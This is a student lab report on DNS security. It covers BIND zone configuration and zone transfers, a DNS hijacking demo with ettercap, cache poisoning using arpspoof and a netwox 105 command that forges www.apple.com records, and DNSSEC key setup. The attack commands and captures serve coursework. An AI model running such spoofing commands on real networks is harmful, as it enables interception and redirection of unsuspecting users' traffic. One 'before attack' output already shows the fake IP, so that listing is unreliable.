HES-SO MSE

Network security and architecture

S1-2021

DNS Attacks and DNSSec securisation

20/11/2020

Fabio Baldo

Contents

List of source codes

1 Configuration of the remote server

1.1 Question P1

In order to correctly configure the remote server, at first the machine had to be turned on from the official SWITCH Engines page, then through the command

```
$ ssh user@86.119.31.49
```

for connecting remotely via SSH to the server, the following procedure has been completed. To the file /etc/bind/named.conf has been appended a new line obtaining the following configuration file

```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
include "/etc/bind/rndc.key";
```

Listing 1: named.conf configuration file

Then in the same folder also the options file (2) has been updated in order to configure the bind service as needed.

```
options {

 dnssec-validation auto;

 listen-on-v6 { any; };
 directory "/var/cache/bind";
        allow-recursion { localhost; 5.90.153.238; };
        version "it's a secret";
        dump-file "/var/cache/bind/dump.db";
        masterfile-format text;
};
```

Listing 2: named.conf.options configuration file

at this point of the configuration using the command

```
$ sudo service bind9 restart
```

the DNS server has been restarted. For checking then the correct functioning the command

```
$ sudo service bind9 status
```

has been entered with te resulting output.

```
user@dns:/etc/bind/zones/master$ sudo service bind9 status
named.service - BIND Domain Name Server
     Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2020-11-05 21:22:08 CET; 1min 18s ago
       Docs: man:named(8)
   Main PID: 3520 (named)
      Tasks: 5 (limit: 2282)
     Memory: 13.4M
     CGroup: /system.slice/named.service
             |-3520 /usr/sbin/named -f -u bind

Nov 05 21:22:08 dns named[3520]: managed-keys-zone: Key 20326 for zone . is now trusted
↪  (acceptance timer complete)
Nov 05 21:22:08 dns named[3520]: resolver priming query complete
Nov 05 21:22:09 dns named[3520]: client @0x7f86780245a0 160.98.47.74#48519
↪  (g2.nsa.itsec-lab.ch): transfer of 'g2.nsa.itsec-lab.ch/IN': AXFR started (serial
↪  2018103001)
Nov 05 21:22:09 dns named[3520]: client @0x7f86780245a0 160.98.47.74#48519
↪  (g2.nsa.itsec-lab.ch): transfer of 'g2.nsa.itsec-lab.ch/IN': AXFR ended: 1 messages, 7
↪  records, 250 bytes, 0.001 secs (250000 bytes/sec)
```

Listing 3: BIND status report

For completing the configuration of the DNS server the `named.conf.local` (4) and one more file has been added in the tree: `db.g2.nsa.itsec-lab.ch` (5)

```
zone "g2.nsa.itsec-lab.ch" IN {
 type master;
 file "/etc/bind/zones/master/db.g2.nsa.itsec-lab.ch.zone";
 allow-update { none; };
 allow-transfer { 160.98.47.74;};
 notify yes;
};
```

Listing 4: BIND local configuration

```
$ORIGIN g2.nsa.itsec-lab.ch.
$TTL 86400
@ IN SOA g2.nsa.itsec-lab.ch. root.g2.nsa.itsec-lab.ch. (
  2018103001
  3600
  900
  604800
  86400 )

; Descriptions of names servers of this domain (primary and secondary)
 IN NS ns1.g2.nsa.itsec-lab.ch.
 IN NS nsans01.tic.heia-fr.ch.
 IN  MX 10 86.119.31.49

; List of known hosts in
ns1 IN A 86.119.31.49
www IN CNAME ns1
```

Listing 5: Zone configuration

After all configuration files have been putted in the right place, then using the command

```
$ sudo rndc reload
```

the all new addition have been applied to the server machine. Asking then with the command

```
$ sudo rndc status
```

a confirmation of the good state of the server has been assured. (6)

```
user@dns:/etc/bind/zones/master$ sudo rndc status
version: BIND 9.16.1-Ubuntu (Stable Release) <id:d497c32> (it's a secret)
running on dns: Linux x86_64 5.4.0-52-generic #57-Ubuntu SMP Thu Oct 15 10:57:00 UTC 2020
boot time: Thu, 05 Nov 2020 20:22:08 GMT
last configured: Thu, 05 Nov 2020 20:22:08 GMT
configuration file: /etc/bind/named.conf
CPUs found: 1
worker threads: 1
UDP listeners per interface: 1
number of zones: 104 (97 automatic)
debug level: 0
xfers running: 0
xfers deferred: 0
soa queries in progress: 0
query logging is OFF
recursive clients: 0/900/1000
tcp clients: 0/150
TCP high-water: 1
server is up and running
```

Listing 6: Rndc status

1.2 Question P2

In order to check if all the configurations done in the previous section are up and running correctly the a zone transfer has been tested with the command

```
$ dig -t axfr g2.nsa.itsec-lab.ch @nsans01.tic.heia-fr.ch
```

Obtaining the following result:

```
user@dns:~$ dig -t axfr g2.nsa.itsec-lab.ch @nsans01.tic.heia-fr.ch

; <<>> DiG 9.16.1-Ubuntu <<>> -t axfr g2.nsa.itsec-lab.ch @nsans01.tic.heia-fr.ch
;; global options: +cmd
g2.nsa.itsec-lab.ch. 86400 IN SOA g2.nsa.itsec-lab.ch. root.g2.nsa.itsec-lab.ch. 2018103001
↪  3600 900 604800 86400
g2.nsa.itsec-lab.ch. 86400 IN MX 10 5.90.153.238.g2.nsa.itsec-lab.ch.
g2.nsa.itsec-lab.ch. 86400 IN NS ns1.g2.nsa.itsec-lab.ch.
g2.nsa.itsec-lab.ch. 86400 IN NS nsans01.tic.heia-fr.ch.
ns1.g2.nsa.itsec-lab.ch. 86400 IN A 5.90.153.238
www.g2.nsa.itsec-lab.ch. 86400 IN CNAME ns1.g2.nsa.itsec-lab.ch.
g2.nsa.itsec-lab.ch. 86400 IN SOA g2.nsa.itsec-lab.ch. root.g2.nsa.itsec-lab.ch. 2018103001
↪  3600 900 604800 86400
;; Query time: 4 msec
;; SERVER: 160.98.47.74#53(160.98.47.74)
;; WHEN: Fri Nov 06 20:48:33 CET 2020
;; XFR size: 7 records (messages 1, bytes 240)
```

Listing 7: Test zone transfer

1.3 Question P3

In order to prevent malicious DNS transfer zone some tips need to be followed. At first a good configuration of the DNS server is inevitably important. In fact configuring "who" can do zone transfers is very important. One other solution to this same problem is using a Transaction SIGnature (TSIG) where primary and secondary DNS server need to share a private key in order to encode and then decode the transferred information.

2 DNS Hijacking

2.1 Question P4

In order to perform the DNS Hijacking attack the hacker needs to be somehow inside the LAN. In this attack, the host's DNS request is intercepted and then an ad hoc responce is send back.

2.2 Question P5

In order to check the result of the attack a basic "hello wold" html page has been hosted using an apache2 server and then during the ettercap configuration the ip to be send back to the victim has been set to be the one of the "fake page". Before the attack using the command

```
$ nslooup www.google.com
```

the real ip has been controlled

```
fabio@fabio-popOs:~$ nslookup www.google.com
Server:  86.119.31.49
Address: 86.119.31.49#53

Name: www.google.com
Address: 192.168.1.242
Name: www.google.com
Address: 2a00:1450:400a:801::2004
```

Listing 8: Before attack

then the same command has been entered during the attack resulting in the following output.

```
fabio@fabio-popOs:~$ nslookup www.google.com
Server:  86.119.31.49
Address: 86.119.31.49#53

Name: www.google.com
Address: 192.168.1.242 <- the ip of the local webpage
Name: www.google.com
Address: 2a00:1450:400a:801::2004
```

Listing 9: During attack

2.3 Question P6

One of the possible solutions that can partially solve the problem is using filters to mask out the possible malicious DNS answers. Other possible solutions, besides protecting physically and virtually the network, are dependent on the service provider.

3 DNS cache poisoning

3.1 Question P7

In the following image is presented the scheme used in the attack.



Real IP
Fake IP
Server DNS
Send back to the victim a wrong IP.
Victim
The victim ask the DNS server for the ip of a entry he is trying to find
The attacker
The attacker injects a fake entry into the DNS server under attack before the Root authoritative server answer to the victim request.
Root DNS server

Figure 1: Scheme of the attack

3.2 Question P8 and P9

In order to prepare the **`netwox`** command the tool manual (10) has been consulted.

```
user@hacker:~$ netwox 105 --help
Title: Sniff and send DNS answers
Usage: netwox 105 -h hostname -H ip -a hostname -A ip [-d device]
Parameters:
 -h|--hostname hostname          hostname {www.example.com}
 -H|--hostnameip ip              hostname IP {1.2.3.4}
 -a|--authns hostname            authoritative name server {ns.example.com}
 -A|--authnsip ip                authns IP {1.2.3.5}
 -d|--device device              device name {Eth0}
 --help2                         display help for advanced parameters
Example: netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com" -A "1.2.3.5"
Example: netwox 105 --hostname "www.example.com" --hostnameip "1.2.3.4" --authns
↪   "ns.example.com" --authnsip "1.2.3.5"
```

Listing 10: Netwox help 105

In order to perform the attack at first the hacker need to do an ARPspoofing on the internal line using the command

```
$ arpspoof -i eth0 -t 20.0.0.1 20.0.0.17
```


and

```
$ arpspoof -i eth0 -t 20.0.0.17 20.0.0.1
```

then, while the arpspoofing is done the following command need to be entered

```
$ sudo netwox 105 --hostname "www.apple.com" --hostnameip "1.2.3.4"
--authns "g2.nsa.itscec-lab.ch" --authnsip "86.119.31.49" -ttl 600
--device eth0 --filter "src host 20.0.0.17" --spoofip "raw"
```

After the command is entered, each time a DNS request is send to the DNS server the hacker intercepts the requests and try to fill the DNS server cache with a wrong IP. This mechanism is visible in the following screenshots of Wireshark capture (fig 2) and in the response obtained to the DNS request which is reported in the listing (11)



```
(dns) && (frame[54:19] == 03:77:77:77:05:61:70:70:6c:65:03:63:6f:6d:00:00:01:00:01)

No.  Time      Source                         Destination                    Protocol Length Info
1391 38.039846 mob-5-90-35-116.net.vodafone.it 20.0.0.17                     DNS       73 Standard query 0x2c3d A www.apple.com
1392 38.050555 20.0.0.17                      a.ns.apple.com                 DNS       96 Standard query 0x16ce A www.apple.com OPT
1400 38.062520 a.ns.apple.com                 20.0.0.17                      DNS      123 Standard query response 0x16ce A www.apple.com CNAME www.apple.com.edgekey.net OPT
1422 38.087988 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1423 38.087988 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1426 38.103817 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1427 38.103817 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1430 38.104104 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1431 38.104104 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1467 38.130081 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1468 38.130176 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1522 38.142901 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1523 38.142902 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1537 38.148625 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1538 38.148626 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1561 38.161939 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1562 38.162011 a.ns.apple.com                 20.0.0.17                      DNS      159 Standard query response 0x16ce A www.apple.com A 1.2.3.4 NS g2.nsa.itscec-lab.ch A 86.119.31.49
1724 38.305514 20.0.0.17                      mob-5-90-35-116.net.vodafone.it DNS     230 Standard query response 0x2c3d A www.apple.com CNAME www.apple.com.edgekey.net CNAME www.apple.com.edgekey.net.glob

Frame 1724: 230 bytes on wire (1840 bits), 230 bytes captured (1840 bits) on interface /tmp/wireshark_extcap_sshdump_20201118134241_tIKTt1, id 0
Ethernet II, Src: fa:16:3e:7a:09:d2 (fa:16:3e:7a:09:d2), Dst: fa:16:3e:4c:0b:4d (fa:16:3e:4c:0b:4d)
Internet Protocol Version 4, Src: 20.0.0.17 (20.0.0.17), Dst: mob-5-90-35-116.net.vodafone.it (5.90.35.116)
User Datagram Protocol, Src Port: domain (53), Dst Port: 21333 (21333)
Domain Name System (response)
    Transaction ID: 0x2c3d
    Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 4
    Authority RRs: 0
    Additional RRs: 0
    Queries
    Answers
        www.apple.com: type CNAME, class IN, cname www.apple.com.edgekey.net
        www.apple.com.edgekey.net: type CNAME, class IN, cname www.apple.com.edgekey.net.globalredir.akadns.net
        www.apple.com.edgekey.net.globalredir.akadns.net: type CNAME, class IN, cname e6858.dsce9.akamaiedge.net
        e6858.dsce9.akamaiedge.net: type A, class IN, addr 1.2.3.4
    [Request In: 1391]
    [Time: 0.265668000 seconds]

0000  fa 16 3e 4c 0b 4d fa 16  3e 7a 09 d2 08 00 45 00   ··>L·M·· >z····E·
0010  00 d8 6f 99 40 00 40 11  8d 9d 14 00 00 11 05 5a   ··o·@·@· ·······Z
0020  23 74 00 35 53 55 00 c4  3d b4 2c 3d 81 80 00 01   #t·5SU·· =·,=····

wireshark_wireshark_extcap_sshdump_20201118134241_tIKTt1_20201118134242_WMoywd.pcapng   Packets: 341369 · Displayed: 18 (0.0%)   Profile: Default
```

Figure 2: Wireshark capture

```
fabio@fabio-popOs:~$ nslookup www.apple.com 86.119.31.49
Server:  86.119.31.49
Address: 86.119.31.49#53

Non-authoritative answer:
www.apple.com canonical name = www.apple.com.edgekey.net.
www.apple.com.edgekey.net canonical name = www.apple.com.edgekey.net.globalredir.akadns.net.
www.apple.com.edgekey.net.globalredir.akadns.net canonical name = e6858.dsce9.akamaiedge.net.
Name: e6858.dsce9.akamaiedge.net
Address: 1.2.3.4
Name: e6858.dsce9.akamaiedge.net
Address: 2a02:26f0:3000:186::1aca
Name: e6858.dsce9.akamaiedge.net
Address: 2a02:26f0:3000:1b2::1aca
```

Listing 11: nslookup command on host pc

4 DNSsec configuration

After following the procedure described in the lab paper the tree of the DNS server is the following

```
user@dns:/etc/bind$ tree
.
-- KSK
|   -- Kg2.nsa.itsec-lab.ch.+008+24305.key
|   -- Kg2.nsa.itsec-lab.ch.+008+24305.private
-- SET
|   -- dsset-g2.nsa.itsec-lab.ch.
-- ZSK
|   -- Kg2.nsa.itsec-lab.ch.+008+50899.key
|   -- Kg2.nsa.itsec-lab.ch.+008+50899.private
-- bind.keys
-- db.0
-- db.127
-- db.255
-- db.empty
-- db.local
-- named.conf
-- named.conf.default-zones
-- named.conf.local
-- named.conf.options
-- rndc.key
-- trusted-key.key
-- zones
|   -- master
|   |   -- db.34.98.160.in-addr.zone
|   |   -- db.g2.nsa.itsec-lab.ch.zone
|   |   -- db.g2.nsa.itsec-lab.ch.zone.signed
|   -- slave
-- zones.rfc1918

6 directories, 21 files
```

Listing 12: All directories and file in the tree after the complete configuration of the DNSSEC

4.1 Question P10

In order to validate the fact that the DNS server returns the ZONE keys the following command has been entered resulting in the output reported in the listing (13)

```
$ sudo dig @localhost DNSKEY g2.nsa.itsec-lab.ch -t dnskey
```

```
user@dns:/etc/bind$ sudo dig @localhost DNSKEY g2.nsa.itsec-lab.ch -t dnskey
;; Warning, extra type option

; <<>> DiG 9.16.1-Ubuntu <<>> @localhost DNSKEY g2.nsa.itsec-lab.ch -t dnskey
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7220
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5009cc20712b45fd010000005fb6e59be643c701d4113bc8 (good)
;; QUESTION SECTION:
;g2.nsa.itsec-lab.ch.  IN DNSKEY

;; ANSWER SECTION:
g2.nsa.itsec-lab.ch. 2592000 IN DNSKEY 256 3 8
↪  AwEAAfqQ+rIDmvCVKoXheyM3qjIwK1bWpOzOFWZWH2tiXcOmiKVTNqAx
↪  TxcA+v1TSrR0oV2riEj6zLl+mKUN9fvFQ4obs9g+RP1I56zYZbGKIvLS
↪  i2+6oyA+9ohDNb2v+isrycfb4nmhlAcIv3Z/OiMsvtX4aWWWryraipiM gzl2upvH
g2.nsa.itsec-lab.ch. 2592000 IN DNSKEY 257 3 8
↪  AwEAAalUg9bFq+RCmi1COYXKbzIdlolTIZsV1yvQCG1Q+pGtatHTXQuJ
↪  AeCdyWckuP6FJtZUoXpsgtGXi6hfHtgmYhHQ9hIBH3pFYIc95u8nIanr
↪  iTx26wJy9KwYa553DhpX5OhmKZfBg5TRtDi1V4VDbe84KWgDxgDpyr0H
↪  XmzfZYyab18OFWRPnAebvDnEE8jeXC2seWtzDwBxWzYRnZik4mHAdm8g
↪  1T7/v/qQ0ZPQ9pwgCGsLZZUPT9R587lEsXBMNp+fpDBEmX0X4iofETvI
↪  iy9POGFZ/c2NBTZNLvuw9VCAw168Ht8eQRpc9lyAAGVFSCsGi+V3g0si
↪  g0Sv/12jK+Ots1WYSJ/cFkd3kXRctbd7Rmh7TwK1nDBObUeRDchP5iVV
↪  36pM7+v9IKZgbPUeLuX9o6/yynrTjIRU+4xWvggAuiYNLluYYn8zZ39B
↪  pNIoKmCeM/Doas8r+Fz7wfMUNMmV0lUPkmm2C9gFXpEDcrY60UfI2mvw
↪  XLuLSUTVMly2ylOvX61LEBA6VZtvn4pQMalclAYla+RgDeURbymYxFEn
↪  UuZ8taJe7GzxchntFwkTs/WVHN92cvKIA9lxqafMdnmEcQDQe/a9+sld
↪  rHeWMkWt1CH4QJPcPN1xFZvtYSQBx5EPiQ3QKhmpX3egOWFKLOGdpRKS XUY9QvKJNBkFejnr
```

```

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Thu Nov 19 22:37:31 CET 2020
;; MSG SIZE  rcvd: 756
```

Listing 13: Check that the server returns the ZONE keys

4.2 Question P11

Following the lab guide A3, it has been tested that the each time a registration is done it is followed by a RRSIG key that contains data element such as Type Covered, Algorithm, Original TTL, Signature Expiration etc. The following listing (14) reports the output of the command

```
$ sudo dig @localhost DNSKEY g2.nsa.itsec-lab.ch +dnssec
```

```
sudo dig @localhost DNSKEY g2.nsa.itsec-lab.ch +dnssec

; <<>> DiG 9.16.1-Ubuntu <<>> @localhost DNSKEY g2.nsa.itsec-lab.ch +dnssec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48307
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
; COOKIE: 743b9ee4065d858b010000005fb6e6ffe792947f66ad69b4 (good)
;; QUESTION SECTION:
;g2.nsa.itsec-lab.ch.  IN DNSKEY

;; ANSWER SECTION:
g2.nsa.itsec-lab.ch. 2592000 IN DNSKEY 257 3 8
↪  AwEAAalUg9bFq+RCmi1COYXKbzIdlolTIZsV1yvQCG1Q+pGtatHTXQuJ
↪  AeCdyWckuP6FJtZUoXpsgtGXi6hfHtgmYhHQ9hIBH3pFYIc95u8nIanr
↪  iTx26wJy9KwYa553DhpX5OhmKZfBg5TRtDi1V4VDbe84KWgDxgDpyr0H
↪  XmzfZYyab18OFWRPnAebvDnEE8jeXC2seWtzDwBxWzYRnZik4mHAdm8g
↪  1T7/v/qQ0ZPQ9pwgCGsLZZUPT9R587lEsXBMNp+fpDBEmX0X4iofETvI
↪  iy9POGFZ/c2NBTZNLvuw9VCAw168Ht8eQRpc9lyAAGVFSCsGi+V3g0si
↪  g0Sv/12jK+Ots1WYSJ/cFkd3kXRctbd7Rmh7TwK1nDBObUeRDchP5iVV
↪  36pM7+v9IKZgbPUeLuX9o6/yynrTjIRU+4xWvggAuiYNLluYYn8zZ39B
↪  pNIoKmCeM/Doas8r+Fz7wfMUNMmV0lUPkmm2C9gFXpEDcrY60UfI2mvw
↪  XLuLSUTVMly2yl0vX61LEBA6VZtvn4pQMalclAYla+RgDeURbymYxFEn
↪  UuZ8taJe7GzxchntFwkTs/WVHN92cvKIA9lxqafMdnmEcQDQe/a9+sld
↪  rHeWMkWt1CH4QJPcPN1xFZvtYSQBx5EPiQ3QKhmpX3egOWFKLOGdpRKS XUY9QvKJNBkFejnr
g2.nsa.itsec-lab.ch. 2592000 IN DNSKEY 256 3 8
↪  AwEAAfqQ+rIDmvCVKoXheyM3qjIwK1bWpOz0FWZWH2tiXc0miKVTNqAx
↪  TxcA+v1TSrR0oV2riEj6zLl+mKUN9fvFQ4obs9g+RP1I56zYZbGKIvLS
↪  i2+6oyA+9ohDNb2v+isrycfb4nmhlAcIv3Z/OiMsvtX4aWWWryraipiM gzl2upvH
```

```
g2.nsa.itsec-lab.ch. 2592000 IN RRSIG DNSKEY 8 4 2592000 20201219140000 20201119140000
↪  24305 g2.nsa.itsec-lab.ch. WGQpD/dy4Dlzwx/pwTgS1ZGeMks4L6iL7auuIfhiSn+2mf9I6nrrqizU
↪  pxmHIkVXVCG9BLMZi7fyIlrWX544Zf6EZY0z5m3rqmvFqoAMLtFlTmCD
↪  8xtyg6WeMwRmVjMHOe3tk3eCbP7F1oU2nsz/1foU/OmTu+iFgefX7j4D
↪  FnxUlnHYyVAymwjDp8VcnurUh3K1dTRaHEP6VufE1V91Z8YdHnpPTpS/
↪  SYh1AC1d93qe1tH3GkKzwzcq1znXVzG/r0uPzT/lZER64zVDB3YmL/P1
↪  Hp0kbWYpYhbSBvRsl7pP/gzTRiTioCsqiWVZnvyEo4XW4MLu+3CfcDfk
↪  mcV6QHdm3Iyw+88NDNqmfO9g6lM46TgW9U6MipNOe0eWjpib/HRsXqNT
↪  41abgRFx6+W9EVzTQu/cjS0gGRktvK/kRHZ4rZI5PqTFJmt1wT3XVgQX
↪  v/nJEolYPV4YWTvIsg7QyqFVymgOEm+rNXZpnNz4oV3obqYbcul1cuoz
↪  FSjZviZYklMOMz7tN6GVoJJx5xOgF8sbXrI8LjQ3bUs/AFERTKtLPKDX
↪  6sIX6zYrecMxQcxqnZnXsSvJzMr6iBiC2KheuQZ0wtjtTBtFVA8ea0NA
↪  LiCpQjsq+U6cFrbPNo6SNyQ63MaT7elOcUpkgvtBDobx8thqU821yD0I +OvuTm6O7ds=
g2.nsa.itsec-lab.ch. 2592000 IN RRSIG DNSKEY 8 4 2592000 20201219140000 20201119140000
↪  50899 g2.nsa.itsec-lab.ch. nnYvKxjwBTPCJwehD7wT7VZbGpUEJYf613rREvgMQBQN54Upv0v2pVb+
↪  TYWTwUZQ2ev2Rcx7StmpA7ELiBL+jQn6BD0OgugJFaBt8yZxGn5/4P8I
↪  P7VZNeR5CZHu9TbFQ2Q8F1MSXBmSWvDuc+YknPkU/PSISjNKs4qb0faz Ssc=

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Thu Nov 19 22:43:27 CET 2020
;; MSG SIZE  rcvd: 1498
```

Listing 14: RRSIG test

4.3 Question P12

In order to complete the chain of trust it is needed that the KSK public key is registered to the local Registar,to store a hash of the DNSKEY record at the registry. In fact, every time a resolver is referred to a child zone, the parent zone also provides a DS record. This DS record is how revolvers know that the child zone is DNSSEC-enabled. To check the validity of the child zone's public KSK, the resolver hashes it and compares it to the DS record from the parent. If they match, the resolver can assume that the public KSK hasn't been tampered with, which means it can trust all of the records in the child zone. This is how a chain of trust is established in DNSSEC.[cloudfare]

4.4 Question P13

In order to validate the DNSSEC configuration different tools have been used because some of the options needed in the dig command are deprecated (+topdown option is deprecated;; +sigchase option is deprecated;; +trusted-key option is deprecated). Using the website dnsviz a complete check of the DNS chain is possible. In the following images are reported at first the diagram (3, 4, 5) and then the box reporting the errors (6). Due to an error during the configuration (the TTL has been set to a very large number 30 day) the web page reports many errors because the information in the cache could lead to many derived problems.

